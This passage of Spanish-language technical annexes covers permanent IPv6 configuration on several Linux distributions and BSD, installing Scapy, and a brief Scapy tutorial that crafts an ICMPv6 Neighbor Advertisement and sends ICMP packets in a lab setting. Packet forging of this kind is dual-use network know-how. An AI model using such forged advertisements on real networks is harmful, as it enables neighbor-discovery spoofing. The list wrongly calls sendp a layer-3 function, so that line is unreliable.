También se puede configurar la Carga/descarga automática del modulo (/etc/modules.conf o /etc/conf.modules):
alias net-pf-10 ipv6 #habilita carga bajo demanda
alias net-pf-10 off #deshabilita carga bajo demanda
Se puede realizar la configuración permanente, en función de la versión de Linux.

- Configuración permanente en Red Hat (desde v7.1) y similares

Añadir a /etc/sysconfig/network:
NETWORKING_IPV6=yes
Reiniciar la red:

service network restart
O
#/etc/init.d/network restart

- Configuración permanente en SUSE

Añadir en /etc/sysconfig/network/ifcfg-<Interface-Name>:
SUSE 8.0: IP6ADDR="<ipv6-address>/<prefix>"
SUSE 8.1: IPADDR="<ipv6-address>/<prefix>"

- Configuración permanente en DEBIAN

Con el módulo IPv6 cargado se edita /etc/network/interfaces, por ejemplo:
iface eth0 inet6 static
pre-up modprobe ipv6
address xxxx:xxx:xxxx:x::x:x
Elimina completamente la autoconfiguración:
up echo 0 > /proc/sys/net/ipv6/conf/all/autoconf netmask 64
El encaminador esta autoconfigurado y no tiene dirección fija.
Se encuentra gracias a # (/proc/sys/net/ipv6/conf/all/accept_ra).
Si no habrá que configurar el GW:
gateway xxxx:xxx:xxxx:x::x

Se reinicia o:
ifup --force eth0

Instalación de IPv6 en BSD

El soporte de IPv6 en BSD esta disponible a partir de la versión 4.5.
Se trata de un soporte muy bueno y la pila se halla preinstalada, por lo que no se requiere ningún paso adicional.

ANEXO 2 Instalación de Scapy

En la siguiente URL nos explica para diferentes Sistemas Operativos como instalar el software de Scapy:
http://www.secdev.org/projects/scapy/doc/installation.html

A continuación se va explicar como instalar para distribuciones Linux, más en concreto para Sistema Operativo Debian/Ubuntu y Fedora.

Se debe seguir los siguientes pasos:

- Descargar la última versión del software, por el momento es la versión 2.2.0.
- Comprobar la versión del Python, ya que los requerimientos del software pide como mínimo versión 2.5. Para comprobar versión de Python, ejecutar en terminal: *python -V.* En mi caso sale la versión 2.7.1+
- Descomprimir el archivo, en mi caso he escogido la compresión .zip y el archivo es el *scapy-latest.zip*.
- Una vez descomprimido, ejecutar el siguiente comando para poder instalar el software: *sudo python setup.py install*
- Ya instalado el software, solo deberemos inicializar el software, se deberá ejecutar dentro del directorio del software el siguiente comando para poder arrancar la aplicación: *./run_scapy*

También se ha utilizado para la distribución Fedora, siguiendo los siguientes pasos:

- *Comprobar la versión del Python, ya que los requerimientos del software pide como mínimo versión 2.5. Para comprobar versión de Python, ejecutar en terminal: python -V. En mi caso sale la versión 2.7.1.*
- Ejecutar el siguiente comando en una terminal: *#yum install mercurial python-devel*
- Vamos al directorio temporal: *#cd /tmp*
- Y ejecutamos en un terminal el siguiente comando: # *hg clone* http://hg.secdev.org/scapy
- Una vez bajado la versión entramos al directorio de la aplicación: # *cd scapy* y ejecutamos el siguiente comando: # *python setup.py install*
- *A continuación se instala otros paquetes en caso de que en un futuro nos pueda servir de utilidad, y estos son los siguientes pasos:*
  - # yum install graphviz python-crypto sox PyX gnuplot numpy
  - # cd /tmp
  - # wget http://heanet.dl.sourceforge.net/sourceforge/gnuplot-py/gnuplot-py-1.8.tar.gz
  - # tar xvfz gnuplot-py-1.8.tar.gz
  - # cd gnuplot-py-1.8
  - # python setup.py install
- *Ya instalado el software, y los paquetes opcionales, solo deberemos inicializar el software, se deberá ejecutar el siguiente comando para inicializar la aplicación: scapy.*

Nos saldrá un mensaje diciendo **Welcome to Scapy (2.2.0-dev)**

ANEXO 3 Pequeño manual de SCAPY

En la siguiente URL (web oficial del proyecto SCAPY) nos explica detalladamente como exprimir el software de manera eficiente.

http://www.dirk-loss.de/scapy-doc/usage.html

A continuación se va realizar un pequeño manual con el objetivo de realizar los primeros pasos con el software SCAPY, una vez ya instalado y configurado, y que se ha realizado dicho estudio. Este pequeño manual se va a realizar para definir y enviar unas variables. Como se menciona anteriormente, en la web oficial del proyecto SCAPY, se explica como más detalle.

Definición de variables

Como se ve en la siguiente captura (recogida para una de las pruebas), para crear un paquete (por ejemplo), se debe definir variables según nos exija el tipo de paquete que deseamos crear. En nuestro caso de estudio se ha realizado ICMP bajo IPv6.

Como se ve creamos 4 variables (a,b,c,d). Donde “a” se define como “Ether” y el valor del destino(dst) y origen(src). Donde “b” se define bajo “IPv6” y con el valor de origen y destino. Por último las variables “c” y “d” define particularidades del protocolo ICMPv6. Todas estas definiciones vienen en su MAN (manual) interno y se van “autorellenando” mientras definimos las variables. La función display() la podemos usar para ver la estructura y valores de campos de los paquetes definidos.

```
>>> a=(Ether(dst='00:00:00:00:00:03', src='00:00:00:00:00:01'))
>>> b=IPv6(src='5001::2', dst='5001::3')
>>> c=ICMPv6ND_NA(tgt='5001::2', R=0)
>>> d=ICMPv6NDOptDstLLAddr(lladdr='00:00:00:00:00:01')
>>> (a/b/c/d).display()
###[ Ethernet ]###
  dst= 00:00:00:00:00:03
  src= 00:00:00:00:00:01
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= ICMPv6
     hlim= 255
     src= 5001::2
     dst= 5001::3
###[ ICMPv6 Neighbor Discovery - Neighbor Advertisement ]###
        type= Neighbor Advertisement
        code= 0
        cksum= None
        R= 0
        S= 0
        O= 1
        res= 0x0
        tgt= 5001::2
###[ ICMPv6 Neighbor Discovery Option - Destination Link-Layer Address ]###
           type= 2
           len= 1
           lladdr= 00:00:00:00:00:01
```


Cabe destacar que una vez definido una variable, como por ejemplo “a”, como es lógico si vuelve a crear otra variable con el mismo nombre, “a” se sobrescribiría y se borraría los datos anteriores.

Lo mismo podemos hacer con ICMP pero para la versión 4. Definimos “a” como ICMP y luego podemos ver mediante “ls” os campos que podemos manipular:

```
>>> a=ICMP()
>>> ls(a)
type: ByteEnumField = 8 (8)
code: MultiEnumField = 0 (0)
chksum : XShortField = None (None)
id: ConditionalField = 0 (0)
seq: ConditionalField = 0(0)
ts_ori: ConditionalField = 47756788 (47756788)
ts_rx: ConditionalField = 47756788 (47756788)
ts_tx: ConditionalField = 47756788 (47756788)
gw: ConditionalField = ’0.0.0.0′ (’0.0.0.0′)
ptr: ConditionalField = 0(0)
reserved: ConditionalField = 0 (0)
addr_mask: ConditionalField = ’0.0.0.0′ (’0.0.0.0′)
unused: ConditionalFiel = 0 (0)
```

Envío de variables

Para enviar paquetes, o lo que es lo mismo, enviar variables, se ha utilizado la función “sendp”. Donde incorporamos las variables anteriormente definidas y unidas por “/” y separadas por “,” añadiendo la interfaz (iface) por donde se quiere enviar, la loopback (loop) o el intervalo (inter).



Otro ejemplo para enviar un paquete ICMPv4, podemos definir la variable “a” y “b” y enviarlo con la función sr(), que a diferencia de la “sendp”, esta función envía y recibe paquete para la capa 3. :

```
>>> a=IP(src=”192.168.1.1″,dst=”192.168.1.2″)
>>> b=ICMP(type=1,code=0,seq=3)
```

```
>>> sr(a/b)
Begin emission:
Finished to send 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
(, )
```

Para enviar paquetes, tenemos otras funciones con otro objetivo:

- **sr:** Envía paquetes y recive todas las respuestas en la capa 3.
- **sr1:** Envía paquetes y recive la primera respuestas en la capa 3.
- **srbt:** Envía y recibe usando bluetooth socket.
- **srbt1**: Envía y recive 1 respuesta usando a bluetooth socket.
- **srloop:** Envia un paquete para la capa 3 en de forma cíclica e imprime una sola respuesta cada vez.
- **srp:** Envía y recive paquetes para la capa 2
- **srp1:** Envia y recive paquetes para la capa 2. Recive el primer paquete de respuesta.
- **sendp:** Envía paquetes para la capa 3

Otro ejemplo pero paquetes UDP lo podemos encontrar en la siguiente URL:

http://www.flu-project.com/scapy-construyendo-un-paquete-udp.html